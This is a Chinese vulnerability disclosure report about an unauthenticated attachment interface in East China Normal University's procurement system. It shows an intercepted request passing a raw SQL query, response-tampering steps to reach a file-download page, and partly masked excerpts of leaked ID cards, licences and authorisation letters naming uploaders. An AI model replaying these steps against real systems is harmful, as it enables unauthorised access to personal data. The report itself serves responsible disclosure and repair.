

无描述...

- 1.漏洞地址:
- 2.漏洞描述: 华东师范大学采购报名管理系统存在接口未鉴权, 可获取2764条相关身份证照片, 营业执照, 授权书照片等敏感信息。
- 3.资产确认:



4.漏洞详情:

，请确认无误后提交审核！

'-lXX&ywwid=2023012510045817743100906

Intercept HTTP history WebSockets history Options

Request f

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1 ?

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 1

Request Cookies 2

Request Headers 15

```
1 POST / HTTP/1.1
2 Host: 10.10.10.10
3 Cookie: BIGipServerpool_172.20.3.232_8080=3892516012.36895.0000
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
5 Accept: */*
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 422
10 Origin: http://10.10.10.10:8080
11
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 sql=select%20concat(' ',WJLX%20,'%20'$%20,'%20WJDX)%20from%20zc_ywfjfl%20where%20ywbh%20=%20'CGXX_YHXX'%20and%20rt@rim(fibh)='YYZZ'
```

响应报文出现: jpg\$1, 应该就是检测jpg

Response fr

Forward Drop Intercept is on Action Open Browser

Comment this item

Inspector

Response Headers 8

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Pragma: No-cache
4 Expires: Thu, 01 Jan 1970 00:00:00 GMT
5 Cache-Control: no-cache
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 5
8 Date: Wed, 25 Jan 2023 03:35:38 GMT
9 Connection: close
10
11 jpg$1
```

把这个jpg\$1直接删除, 然后后面的报文全放包就可以。浏览器会回显不正常:

文件管理

Firefox 无法打开此页面

为了保护您的安
全，Firefox 阻止了此页
面。
要查看此页面，请在新窗口中
打开。

[详细了解...](#)

不允许 Firefox 显示嵌入了其他网站的页面。要查看此页面，请在新窗口中
打开。

在新窗口中打开网站

☐ 报告此类错误，帮助 Mozilla 识别与拦截恶意网站

点击新窗口打开网站，直接得到了一个附件管理接口：

CanEdit=&Operation_Code=&Operation_Wid=&zclxbh=&lzh=&jdh=&dxcs=&dscs=&flbh=&qzfl=&maxsize=1&returnFileSize=&BYZD1=&BYZD2=&BYZD3=8

选择	文件名称	文件描述	上传人	上传时间	操作
<input type="checkbox"/>	住总法人身份证复印件.jpg		张敬亮	2023-01-12 16:20:42.000	下载
<input type="checkbox"/>	上海住总公司三证2022_页面_3.jpg		张敬亮	2023-01-12 16:19:48.000	下载
<input type="checkbox"/>	上海住总公司三证2022_页面_2.jpg		张敬亮	2023-01-12 16:19:41.000	下载
<input type="checkbox"/>	上海住总公司三证2022_页面_1.jpg		张敬亮	2023-01-12 16:19:33.000	下载
<input type="checkbox"/>	公司三证_00.jpg		焦小梅	2023-01-11 15:27:01.000	下载
<input type="checkbox"/>	授权委托书_01.jpg		焦小梅	2023-01-11 15:26:01.000	下载
<input type="checkbox"/>	营业执照01.jpg	营业执照	袁廷夫	2022-12-14 20:06:36.000	下载
<input type="checkbox"/>	授权.jpg	授权书	袁廷夫	2022-12-14 20:01:11.000	下载
<input type="checkbox"/>	YYZFB.jpg	营业执照	祁进达	2022-12-13 11:53:53.000	下载
<input type="checkbox"/>	营业执照(1)(1).jpg		吴庆昌	2022-12-06 14:28:02.000	下载
<input type="checkbox"/>	注册专用-供应商注册专用授权函和承诺书.jpg		吴庆昌	2022-12-06 14:26:29.000	下载
<input type="checkbox"/>	营业执照-东方科捷 (盖章).jpg		邱海林	2022-12-05 22:47:30.000	下载
<input type="checkbox"/>	授权书-东方科捷.jpg		邱海林	2022-12-05 22:47:18.000	下载
<input type="checkbox"/>	授权书_00.jpg		马朝刚	2022-12-02 20:06:08.000	下载
<input type="checkbox"/>	授权书.jpg	授权书	周文博	2022-12-01 09:58:57.000	下载
<input type="checkbox"/>	mmexport1669859622780.jpg	授权书	濮豫	2022-12-01 09:57:30.000	下载
<input type="checkbox"/>	mmexport1669859631838.jpg	营业执照	濮豫	2022-12-01 09:57:09.000	下载

此时可以下载任意文件了：部分敏感信息已经打码



单位负责人授权书

本授权书声明：注册于 上海市闵行区苏召路 1628 号 的

飞公司 的 (单位负责人姓名、职务) 代表本公司授权
(单位) 的在下面签字的 (被授权人的姓名、职务) 为本公司的合
法代理人，就 华东师范大

实验室 项目，项目编 (项目名称、项目编号) 提
交响应文件、澄清答复、谈判、签约、执行、完成和保修，并以本公司名义处理
一切与之有关的事务。

本授权书于

特此声明。

授权代表签字盖章：

代理人(被授权人)签字盖

单位名称： 上海

地址： 上

0000000

fcmit.cc

姓 名

性 别 女 民 族 汉

出 生

住 址

公民身份号码

法人代表授权书

本授权书声明：注册


技有限公司的在下面签字，代表本公司授权下面签字

，就华东师范

投标及合同的执行、完成和保修，以本公司名义处理一切与之有关的事务。

本授权书 签字生效，特此声明。

(附被授权人代表身份证复印件)




法人代表签字或盖章

代理人（被授权人）签字或盖章

投标人名称（盖公章）：上海吉菲电子科技有限公司

地址：

日期：





中國銀行
BANK OF CHINA

ORIGIN

资信证明第

出具日期:

致: 华东师范大学

为 项目编号 而出具的资信证明

企业名称:

企业地址: 上海市松江区新效路518号3幢2层

法人代表: 姚磊

成立日期:

企业性质: 有限责任公司

注册资本:

应商名称)的法定代表人,现授 (姓名、职务)为我方代理人。

代理人根据授权,以我方名义:(1)签署、澄清、补正、修改、撤回、提交

华东师范大学

项目

项目编号)响应文件;(2)签署并重新提交响应文件及最后报价;(3)退出协
商;(4)签订合同和处理有关事宜,其法律后果由我方承担。

委托期限:

代理人无转委托权 签字生效,特此声明。

附:委托代理人身份证复印件及法定代表人身份证明

供应商名称(盖单位章):

法定代表人(签字):

委托代理人(签字):

日



首页 上一页 下一页 尾页 当前第 7 页共 139 页 2764条记录 每页 20 条 Go

上传时间	操作
17 11:11:48.000	下载

共2764文件可任意下载,并且可以点击删除功能删除文件(本人未尝试删除文件)。涉及泄露主要信息有公民身份证信息,企业营业执照,授权书,委托书,以及华东师范大学的项目合作合同等重要敏感信息,通过接口未鉴权导致的严重信息泄露,本人已下载的文件已自行删除,请联系开发单位及时修复。

新年快乐。求高rank。

5.修复建议

(1) 对该接口进行鉴权,设置非管理员用户不可查看:

.....

CanEdit=&Operation_Code=&Operation_Wid=&zclxbh=&lzh=&jdh=&dxcs=&dscs=&flbh=&qzfl=&maxsize=1&returnFileSize=&BYZD1=&BYZD2=&BYZD3=&

(2) 用户注册需要通过审核进入系统，以免攻击者批量恶意注册进入系统；

(3) 对网站各个功能做好权限隔离，以免形成越权访问，导致敏感信息泄露。

2023 © 联系邮箱: contact@src.sjtu.edu.cn (<mailto:contact@src.sjtu.edu.cn>)

fcmit.cc